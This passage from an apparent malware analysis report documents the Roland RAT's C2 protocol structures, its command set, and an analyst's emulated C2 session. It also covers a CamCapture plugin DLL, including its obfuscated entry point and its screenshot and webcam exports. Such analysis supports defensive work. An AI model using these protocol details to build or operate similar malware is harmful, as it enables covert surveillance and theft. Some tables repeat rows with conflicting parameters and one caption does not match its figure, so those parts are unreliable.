  unsigned char    Parameters[]; /* Parameters as UNICODE string or compressed with zlib */
} C2_REQUEST_DATA, *PC2_REQUEST_DATA;
```

Figure 10: C2 request structure

The RAT will process the command before sending a response to the server comprising another header, followed by the response data, which contains the lengths, checksums, and response data (possibly zlib compressed):



```
00000043  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00000053  00 00 00 00 46 02 00 00  35 90 30 fa 00 00 00 00   ....F... 5.0.....
00000063  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00000073  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00000083  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00000093  00 00 00 00 00 00 00 00  00 00 00 00 e9 15 5a 00   ........ ......Z.
000000A3  00 00 00 00                                        ....
000000A7  b1 ae a4 b3 ae aa f6 c7  c7 c7 c7 c7 c7 c7 c7 c7   ........ ........
000000B7  c7 c7 c7 c7 c7 c7 c7 c7  c7 c7 c7 c7 c7 c7 c7 c7   ........ ........
000000C7  c7 c7 c7 c7 c7 c7 c7 c7  c7 c7 c7 c7 c7 c7 c7 c7   ........ ........
000000D7  c7 c7 c7 c7 c7 c7 c7 c7  c7 c7 c7 c7 c7 c7 c7 c7   ........ ........
000000E7  c7 c7 c7 c7 c7 c7 c7 c7  c7 c7 c7 c7 c7 c7 c7 c7   ........ ........
000000F7  c7 c7 c7 c7 c7 c7 c7 c7  c7 c7 c7 c7 c7 c7 c7 c7   ........ ........
00000107  c7 c7 c7 c7 c7 c7 c7 c7  c7 c7 c7 c7 c7 c7 c7 c7   ........ ........
00000117  c7 c7 c7 c7 c7 c7 c7 c7  c7 c7 c7 c7 c7 c7 c7 c7   ........ ........
00000127  40 c3 c7 c7 7f c6 c7 c7  c7 c7 c7 c7 61 c6 c7 c7   @....... ....a...
00000137  a5 b4 c7 c7 d0 09 8a b5  a2 2c 93 a1 64 2e fa 81   ........ .,..d...
00000147  bf 1d 2a 1a 0c 8d 04 87  df 41 26 68 ed 19 44 67   ..*..... .A&h..Dg
00000157  17 62 e9 d3 88 4f 7f ec  4d 6c 6d 02 ed 82 cf 53   .b...O.. Mlm....S
00000167  1f 11 e5 31 83 d4 72 e9  9b bc fc bd c8 e9 1b bc   ...1..r. ........
00000177  86 32 2c 2f 61 0c 7d f5  21 ba a7 f5 40 8b 75 df   .2,/a.}. !...@.u.
00000187  9d 39 8e f5 8a 50 cc 15  65 e3 a0 bd 9c 56 21 5b   .9...P.. e....V![
```

Figure 11: C2 response header and encoded response data

```
typedef struct _C2_RESPONSE_DATA
{
  unsigned char    VictimId[64];
  unsigned char    SessionId[64];
  unsigned long    BotVersion; /* 0x487 */
  unsigned long    CommandId; /* eg. 0x5B (volume_info) */
  unsigned long    ErrorCode; /* Command error code */
  unsigned long    DataLength; /* Length of Data[] */
  unsigned long    UnpackedDataLength; /* Unpacked length of Data[] */
  unsigned long    DataCrc; /* Checksum of Parameters[] */
  unsigned long    UnpackedDataCrc; /* Checksum of decompressed Data[] */
  unsigned long    HeaderCrc; /* Checksum of preceding 0x9c bytes */
  unsigned char    Data[]; /* Response, compressed using zlib */
} C2_RESPONSE_DATA, *PC2_RESPONSE_DATA;
```

Figure 12: C2 response header


Commands

The following commands were supported by the version of Roland analyzed:

Command	Code (Hex/Decimal)		Parameters	Description
network_info	0x000f	015	N/A	Return information about all servers in the victim's domain (server name, type, version, platform ID)
unpack_decrypt_file	0x003d	061	file_path	Extract files from an encrypted archive using modified version of zlib library
create_or_open_file	0x0045	069	password	Create or open specified file, return the file handle
list_rar_archive	0x0055	085	path	List the content of a RAR archive; return file name, modification times, size
volume_information	0x005b	091	desired_access	Return information about mounted volumes (remote name, drive type, size, free space, filesystem)
reg_enum_value	0x0067	103	creation_disp	Enumerate specified registry key
list_files_1	0x006f	111	share_mode	List files in specified directories; return file name, size, modification times, and attributes
check_shell_link	0x0080	128	path	Get path and file name of the target of specified shell link object
run_dll	0x0090	144	N/A	Load a DLL and execute specified export; the parameter is a pointer to path and export name strings in the process memory
reg_enum_value	0x0067	103	regpath	Enumerate specified registry key
list_files_1	0x006f	111	path_1 ... path_n	List files in specified directories; return file name, size, modification times, and attributes
check_shell_link	0x0080	128	link_path	Get path and file name of the target of specified shell link object
run_dll	0x0090	144	memptr	Load a DLL and execute specified export; the parameter is a pointer to path and export name strings in the process memory
ftp_upload	0x00aa	170	server port user pwd new_fname org_fname	Upload specified file to the FTP server using credentials passed as parameters
terminate	0x00c7	199	N/A	Terminate the RAT
get_tcp_table	0x0164	356	memptr	Retrieve a list of TCP connections; the parameter is a pointer to a memory buffer that will receive this information
create_process	0x0178	376	exepath commandline	Execute specified application
move_file	0x017f	383	src_path dst_path	Move file from source path to the destination
list_zip_archive	0x01b3	435	zip_path	List the content of a ZIP archive; returns file name and sizes
get_system_info	0x01b8	440	N/A	Retrieve system information such as user name, computer name, OS version, several special folders paths, time and time zone details, etc.


Command	Code (Hex/Decimal)		Parameters	Description
sh_copy_file	0x01d5	469	file_to files_from	Copy files from specified list (file paths separated by "\t") to a specified path
sha512	0x01d6	470	path	Calculate SHA512 of the specified file
mkdir	0x01e2	482	path	Create specified directory
list_open_files	0x01e3	483	N/A	List the names of all opened files, together with their handles
exec_cmd	0x01f0	496	commandline	Execute shell command
list_files_2	0x0209	521	path_1 ... path_n	List files from specified directories recursively; return file name, size, and attributes
write_current_proc_mem	0x021c	540	memptr_baseaddr memptr_size memptr_buffer	Write current process memory at provided address with data from memory pointed by the provided pointer
compress_encrypt_files	0x0230	560	archive_name passwd files_list max_size	Add files from specified list to an encrypted archive; the archive format is customized and uses zlib compression and AES encryption; maximum size of a file can be specified
close_handle	0x0255	597	memptr_handle	Close file; parameter contains a pointer to a valid object handle
read_current_proc_mem	0x0260	608	memptr	Read current process memory
virtual_alloc	0x0262	610	base_address size allocation_type protect	Allocate memory buffer in the current process memory
sh_delete_file	0x0284	644	fname_1 ... fname_n	Delete specified files
virtual_free	0x02bf	703	memptr	Free allocated memory buffer
read_file	0x02c6	710	memptr	Return content of specified file; the parameter is a pointer to memory that contains file handle and number of bytes to read
screenshot	0x0360	864	image_path image_size	Take a screenshot and merge it with specified image before sending it back to the C2
write_file	0x0368	872	memptr	Write specified file with specified content; the parameter is a pointer to memory that contains file handle, size, and pointer to a buffer to write
find_files_1	0x036a	874	path pattern max_size	Find files matching specified pattern in specified directory (recursive; return file name, size, and attributes)
set_file_pointer	0x0372	882	memptr	The parameter is a pointer to memory buffer containing parameters for SetFilePointer function (file handle, distance to move, and mode)
set_file_attr_and_time	0x03b4	948	path attributes timestamp	Set attributes and access times of specified file to attacker supplied values

Command	Code (Hex/Decimal)		Parameters	Description
get_short_path_name	0x03c0	960	path	Returns short path for provided file path
find_files_2	0x03dd	989	filename_pattern	Find files matching specified pattern and return their access times; non-recursive
enum_shares	0x03df	991	server_name	List names of shared resources on specified server


Administrator: C:\Windows\System32\cmd.exe - c:\Python27\python.exe serve...


```
c:\Users\Analyst\Desktop>c:\Python27\python.exe server.py
INFO:c2:New connection from ('127.0.0.1', 49165)
DEBUG:c2:Handshake ID: 0xf6d486
DEBUG:c2:Victim ID: victim1

c2>cmd ipconfig
INFO:c2:Command: cmd c : \       i p c o n f i g
INFO:c2:Send header (100 bytes)
INFO:c2:Send request (192 bytes)
INFO:c2:Recieve header (100 bytes)
INFO:c2:Magic: 0x5a15e9
INFO:c2:Length: 0x0001ee
INFO:c2:Checksum: 0xfd418700
INFO:c2:Recieve response (494 bytes)
INFO:c2:Bot version: 0x000487
INFO:c2:Command ID: 0x0001f0
INFO:c2:Error code: 0x000000
INFO:c2:Data length: 0x00014e
INFO:c2:Unpacked data length: 0x0003c8
INFO:c2:Data CRC: 0x411b21c2
INFO:c2:Unpacked data CRC: 0xd9399c0
INFO:c2:Header CRC: 0x3cf8f574

Windows IP Configuration


Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::7946:f0f:de52:5f46%11
   IPv4 Address. . . . . . . . . . . : 172.16.1.128
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Tunnel adapter isatap.localdomain:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : localdomain

Tunnel adapter isatap.{6A4ED8EE-02AD-4ACB-90DE-DA67368835E7}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter Teredo Tunneling Pseudo-Interface:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

c2>_
```

Figure 13: exec_cmd running ipconfig



```
VersionInformation _OSVERSIONINFOW ?
var_7328        db 8 dup(?)
computer_name   dw 16 dup(?)
user_name       dw 261 dup(?)
profile_path    dw 1024 dup(?)
desktop_path    dw 1024 dup(?)
personal_path   dw 1024 dup(?)
recent_path     dw 1024 dup(?)
appdata_path    dw 1024 dup(?)
local_appdata_path dw 1024 dup(?)
program_files_path dw 1024 dup(?)
program_files_x86_path dw 1024 dup(?)
windows_path    dw 1024 dup(?)
system_path     dw 1024 dup(?)
systemx86_path  dw 1024 dup(?)
temp_path       dw 1024 dup(?)
backdoor_version dd ?
current_pid     dd ?
module_filename dw 1024 dup(?)
parent_process_filename dw 1024 dup(?)
FileTime         _FILETIME ?
timezone_bias   dd ?
timezone_dayligthbias dd ?
timezone_standardbias dd ?
                db ? ; undefined
                db ? ; undefined
TimeZoneInformation _TIME_ZONE_INFORMATION ?
SystemTime      _SYSTEMTIME ?
```

Figure 14: Information collected by get_system_info command



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  50 4B 2D 31 32 33 34 35 36 37 38 39 30 41 42 43  PK-1234567890ABC
00000010  44 45 46 47 48 49 4A 4B 4C 4D 4E 4F 50 51 52 53  DEFGHIJKLMNOPQRS
00000020  54 55 56 57 53 59 5A 00 92 9E A2 16 01 15 27 C0  TUVWSYZ.’ž¢...'À
00000030  38 27 65 30 FC 11 0B B6 5E 83 AF A0 F9 D5 E7 B3  8'e0ü..¶^ƒ¯ ùÕç³
00000040  11 ED 2A 7C 90 A1 02 D2 AD 59 BA 52 73 D6 D9 53  .í*|.¡.Ò.YºRsÖÙS
00000050  69 70 73 38 C1 18 26 F6 77 86 7D F5 09 0C 30 38  ips8Á.&öw†}õ..08
00000060  F1 B4 D8 1A 97 6B E0 DA D0 55 9F A2 FF C5 FA 82  ñ´Ø.—kàÚÐUŸ¢ÿÅú‚
00000070  AA 46 6A D4 C8 CF 64 C5 00 59 B2 F7 81 D6 55 93  ªFjÔÈÏdÅ.Y²÷.ÖU“
00000080  F8 27 B6 92 57 47 C0 DF 27 9B 58 85 B1 30 A0 C3  ø'¶’WGÀß'›X…±0 Ã
00000090  D5 27 08 2B 9A D7 FD 6A F6 D8 14 E8 02 0E CC 20  Õ'.+š×ýjöØ.è..Ì 
000000A0  F3 D1 D1 64 B3 B1 F3 E5 14 F9 AC 41 B4 C6 06 6C  óÑÑd³±óå.ù¬A´Æ.l
000000B0  E5 4B 09 97 7B AD 7E 51 16 B8 D9 B4 1B BF EF A1  åK.—{.~Q.¸Ù´.¿ï¡
000000C0  93 71 B1 82 20 1A C7 F4 5E 92 65 82 EF 5F 44 63  “q±‚ .Çô^’e‚ï Dc
000000D0  13 2D 3F 9C 18 1D 4C 10 EC 41 75 EA 30 0E C4 57  .-?œ..L.ìAuê0.ÄW
000000E0  60 91 73 3D 64 5E 60 98 9A 20 8B 30 84 8C CC 1B  `‘s=d^`˜š ‹0„ŒÌ.
000000F0  D9 80 F0 DC 4E 8F 28 DA 99 4E F1 12 E9 16 35 6D  Ù€ðÜN.(Ú™Nñ.é.5m
00000100  79 6D 87 99 4A D9 9D 53 B6 77 65 31 0A F6 B5 4F  ym‡™JÙ.S¶we1.öµO
00000110  7F 57 A9 33 1E 63 62 3C C9 72 CC 52 CF 72 20 BC  .W©3.cb<ÉrÌRÏr ¼
00000120  A9 91 90 8D 5B 97 46 03 6F 4F 3F BF 69 B4 02 E0  ©‘..[—F.oO?¿i´.à
00000130  C4 5C 87 97 95 D9 25 CC 77 27 F6 8F 67 55 3F 81  Ä\‡—•Ù%Ìw'ö.gU?.
00000140  EB 3D 2B DC 32 A7 10 2B 7E 34 C9 E0 6C C1 1F B0  ë=+Ü2§.+~4ÉàlÁ.°
00000150  8B A3 69 A0 B2 E6 7A CD BB 29 71 55 FE 08 DE 4A  ‹£i ²æzÍ»)qUþ.ÞJ
00000160  58 4A AC 91 57 8E F3 1B 44 F4 2C 5E EB 8F CA 7B  XJ¬‘WŽó.Dô,^ë.Ê{
00000170  74 C5 DF E9 86 C3 CD FD E5 0D F0 25 53 98 AA C5  tÅßé†ÃÍýå.ð%S˜ªÅ
00000180  31 6C E2 FA 95 60 7A DD D5 E5 6E 9D 76 62 B1 52  1lâú•`zÝÕån.vb±R
00000190  BA BD E5 83 7D CE A6 AF 1F D9 3D A7 5F 69 14 30  º½åƒ}Î¦¯.Ù=§ i.0
000001A0  D3 42 2D 6D ED A8 7A C7 69 E6 C8 9C 39 84 D1 3D  ÓB-mí¨zÇiæÈœ9„Ñ=
000001B0  64 3C 9E 33 77 FC DB 2A 62 65 51 50 EC 7B D9 2F  d<ž3wüÛ*beQPì{Ù/
000001C0  4A 18 11 1E 44 7E 91 1F C5 02 9E 8E BE BB A1 C1  J...D~‘.Å.žŽ¾»¡Á
000001D0  F5 18 42 72 5A 70 42 27 14 5E C6 5E C4 B5 B8 6A  õ.BrZpB'.^Æ^Äµ¸j
000001E0  36 83 AD 8B C1 EA AB 1E 1C DA FF 43 0B 7B 21 89  6ƒ.‹Áê«..ÚÿC.{!‰
000001F0  9F C7 35 6F 20 7E 63 35 9A D1 4E F7 46 50 F2 61  ŸÇ5o ~c5šÑN÷FPòa
00000200  45 72 E4 2C 0E 8C 2F 83 C5 FB 5A 54 ED 81 10 F3  Erä,.Œ/ƒÅûZTí..ó
00000210  46 23 02 F0 42 86 2E 00 49 67 26 2C 55 48 1A DA  F#.ðB†..Ig&,UH.Ú
00000220  B8 33 9C 07 3C 7D 66 4C C4 A1 74 81 3D 4E B1 02  ¸3œ.<}fLÄ¡t.=N±.
00000230  42 24 9D 17 59 80 C5 53 61 1B 0D 00 9C B6 EB 33  B$..Y€ÅSa...œ¶ë3
00000240  D9 76 51 9D 2C 7B 1A A7 4A 50 A9 86 6A 1A A5 86  ÙvQ.,{.§JP©†j.¥†
00000250  AD B9 DE A4 33 0C DD BC FA 2C 6F 9C 22 D4 EC EF  .¹Þ¤3.Ý¼ú,oœ"Ôìï
00000260  82 87 E6 53 59 6B 7C 1C C4 00 72 06 DD 48 C1 21  ‚‡æSYk|.Ä.r.ÝHÁ!
00000270  B5 AD 4A 7C CF D2 55 59 42 E8 1B A0 97 E7 73 57  µ.J|ÏÒUYBè. —çsW
00000280  43 40 2A 5C 5C 50 C6 C3 AF E8 21 FC D7 3D DD 0E  C@*\\PÆÃ¯è!ü×=Ý.
```


Figure 15: Custom archive file

CamCapture Plugin

Classification	Malware/Infostealer
Size	118KB (120320 bytes)
Type	Win32 PE (DLL)
File Name	plugin.lst
Timestamp	Wed, 24 Oct 2007 04:23:10 UTC (spoofed)
Observed	November 2017

Overview


This Win32 PE DLL arrives in a partially obfuscated form with its entry point obscured by garbage opcodes, useless instructions, and non-linear code flow:



```
DllEntryPoint   proc near

var_57          = byte ptr -57h

                jnb     short call_crt_startup_0
                push    ebp
                mov     ebp, esp
                cmp     dword ptr [ebp+0Ch], 1
                jnz     short call_crt_startup
                call    init_cookie
                jnb     short call_crt_startup
                jb      short call_crt_startup
; ---------------------------------------------------------------------------
                db 6Ah, 0BBh, 0ADh, 90h, 0E7h, 30h, 0EAh, 0F9h, 0C0h, 89h
; ---------------------------------------------------------------------------

init_cookie:                            ; CODE XREF: DllEntryPoint+B↑p
                jnb     ___security_init_cookie
                jb      ___security_init_cookie
; ---------------------------------------------------------------------------
                db 28h, 0AEh
; ---------------------------------------------------------------------------

call_crt_startup:                       ; CODE XREF: DllEntryPoint+9↑j
                                        ; DllEntryPoint+10↑j ...
                push    dword ptr [ebp+10h] ; reserved
                push    dword ptr [ebp+0Ch] ; fwdReaason
                push    dword ptr [ebp+8] ; hinstDLL
                call    call_dll_main_crt_startup
                jns     short endp_0
                js      short endp_0
; ---------------------------------------------------------------------------
                db 2Bh, 31h, 18h, 0E7h, 0EFh, 4Eh, 52h, 0D2h, 4Ch
; ---------------------------------------------------------------------------
```

Figure 16: Obfuscated entry point

It exports several functions that can possibly be invoked with the use of Roland backdoor's run_dll command.



Name	Address	Ordinal
FDITruncateCabinet	10001000	12
FCICreate	10001010	4
FCIAddFile	10001160	3
FCIFlushFolder	100012B0	7
FCIFlushCabinet	10001420	6
FCIDestroy	100015D0	5
FDICreate	10001780	9
FDIIsCabinet	10001900	11
FDIDestroy	10001A50	10
FDICopy	10001BA0	8
CreateCompressor	10001BC0	2
SetCompressorInformation	10001CE0	15
QueryCompressorInformation	10001E00	13
ResetCompressor	10001F20	14
CloseCompressor	10002040	1
DllEntryPoint	10006D44	[main entry]

Figure 17: Threat actor command to download and install Remy

Most of these exports provide various screenshot and video capture functionality

Features

- 10 functioning exports and five additional "template" exports
- Main functionality is to grab desktop screenshots and record webcam video
- Use of Microsoft Media Foundation (Mf.dll) and Video For Windows (avicap32.dll)

Exported Functions

Each function, besides FDITruncateCabinet and FDICopy, takes the following arguments:


- Pointer to Unicode string with parameters in a "-INT" format (eg. for sleep_timeout and quality: "-1200 -100")
- Pointer to memory that will receive address of the buffer with captured image stream
- Pointer to memory that will receive size of the capture buffer

The quality, show_wnd, and sleep_timeout parameters are optional and default to: 0x32, 0, 0 respectively. If show_wnd_bool is set, it will call ShowWindow in case the window is minimized.

Screenshot Grabbing Exports

Name	Parameters	Description
FCICreate	quality	Grab screenshot of desktop window
FCIAddFile	quality	Grab screenshot of foreground window
FCIFlushFolder	hWnd, quality, show_wnd_bool, sleep_timeout	Grab screenshot of specified window
FCIDestroy	x1, y1, cx, cy, quality	Grab screenshot of specified rectangle in the foreground window
FDICreate	hWnd, x1, y1, cx, cy, quality, show_wnd, sleep_timeout	Grab screenshot of specified rectangle in the specified window

These exports use a subset of GDI32 APIs to create a screenshot of the victim's desktop or a specified window.



